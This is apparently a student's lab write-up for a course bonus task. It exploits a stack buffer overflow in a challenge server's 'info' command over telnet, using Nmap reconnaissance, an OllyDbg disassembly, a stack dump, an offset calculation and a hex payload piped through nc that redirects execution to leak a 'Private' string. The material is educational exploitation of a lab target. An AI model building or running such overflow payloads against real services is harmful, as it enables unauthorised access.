ITC8070 Bonus Task


Zhuge Chen IVCM132116

Step1. Reconnaissance

Used Nmap to scan the machine running the server. Got information of this server: telnet, port 23.

Step2. Testing buffer overflow

Testing result: ”login" can safely accept a long parameter; “info" can not accept a long parameter. As shown in the figure.




```
root@kali666:~# telnet 192.168.1.214
Trying 192.168.1.214...
Connected to 192.168.1.214.
Escape character is '^]'.
>BAD COMMAND
>login 1111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111
Bad password
>login mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm
mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm
mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm
mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm
mmmmmmmmmmmmmmmmmmmmmmmm
Bad password
>info public
Public
>info private
You must login first
>info 11111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111
Connection closed by foreign host.
root@kali666:~# #
```

Step3. Debugging

Set several breakpoints in OllyDbg. Observed the processing of “info” option.

Found that in order to make server send Private, EIP needs to go to virtual address 0040173A. As shown in figure.




```
Address   Hex dump                 Command                                              Comments
00401713  .  83EC 10               sub     esp, 10
00401716  >  C74424 04 CCE0400(    mov     dword ptr [esp+4], offset 0040E0CC          ┌string2 => "private"
0040171E  .  8D45 D8               lea     eax, [local.10]                             │
00401721  .  890424                mov     dword ptr [esp], eax                        │string1 => offset LOCAL.10
00401724  .  E8 73AE0000           call    <jmp.&msvcrt.strcmp>                        └MSVCRT.strcmp
00401729  .  85C0                  test    eax, eax
0040172B  .v 0F85 9A000000         jnz     004017CB
00401731  .  A1 10104100           mov     eax, dword ptr [411010]
00401736  .  85C0                  test    eax, eax
00401738  .v 74 33                 jz      short 0040176D
0040173A  .  8B15 04D34000         mov     edx, dword ptr [40D304]
00401740  .  A1 0C104100           mov     eax, dword ptr [41100C]
00401745  .  C74424 0C 0000000(    mov     dword ptr [esp+0C], 0
0040174D  .  895424 08             mov     dword ptr [esp+8], edx
00401751  .  C74424 04 00D1400(    mov     dword ptr [esp+4], offset 0040D100          ASCII "Private"
00401759  .  890424                mov     dword ptr [esp], eax
0040175C  .  90                    nop
0040175D  .  90                    nop
0040175E  .  90                    nop
0040175F  .  90                    nop
00401760  .  90                    nop
00401761  .  90                    nop
00401762  .  90                    nop
00401763  .  E8 1C070000           call    <jmp.&WSOCK32.send>                         Jump to WS2_32.send
```

Step 4. Checking stack information.

In client side, inputted “info abcde”. Break point was set before function strcmp(“private”, “abcde”).

The stack status is shown in the below figure.



```
Address   Value     ASCI  Comments
0028FBB0  64636261  abcd
0028FBB4  00000065  e...
0028FBB8  7EFDE000  .à■~
0028FBBC  00000015  ■...
0028FBC0  0028FBAC  ¬û(.
0028FBC4  0028FBFC  üû(.  ASCII "..("
0028FBC8  0028FFC4  Äÿ(.
0028FBCC  7EFDE000  .à■~
0028FBD0  00000000  ....
0028FBD4  00000000  ....
0028FBD8  0028FC78  xü(.  ASCII "..("
0028FBDC  └004019C6 Æ■@.  RETURN from challenge.00401644 to challenge.004019C6
```


Found that the space of parameters is 40bytes. To overflow the return virtual address, 48 bytes string is needed(40bytes parameters + 4bytes EBP + 4bytes ret address).

Instead of 004019C6, it should go to 0040173A.

Step 5. Sending malicious string

```
echo -n -e
‘\x69\x6E\x66\x6F\x20\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\
x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x
68\x68\x68\x68\x68\x68\x68\x6D\x6D\x6D\x6D\x3A\x17\x40\x00’ | nc
192.168.1.214 23
```

This represents “info hhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhmmmm(0040173A)”. As shown in figure, the Private is shown after the malicious message.



```
>root@kali666:~# echo -n -e '\x69\x6E\x66\x6F\x20\x68\x68\x68\x68\x68\x68\x68\x6\x68\x68\x68\x68\x68
\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68\x68
\x68\x68\x6D\x6D\x6D\x6D\x3A\x17\x40\x00' | nc 192.168.1.214 23
>Privateroot@kali666:~#
```

Meanwhile, the server got error, because the EBP is overwritten, thus the balance of stack is broken. I tried to fix this, but no result. In order to remain the EBP as before, I have to replace \x6D\x6D\x6D\x6D with \x78\xFC\x28\x00. \x00 will make the parameter ignore the following \x3A\x17\x40\x00, which is the most important part.

If you think this result can not fully satisfy the task requirements, please kindly let me know. Perhaps I can fix it before the deadline.

Thank you!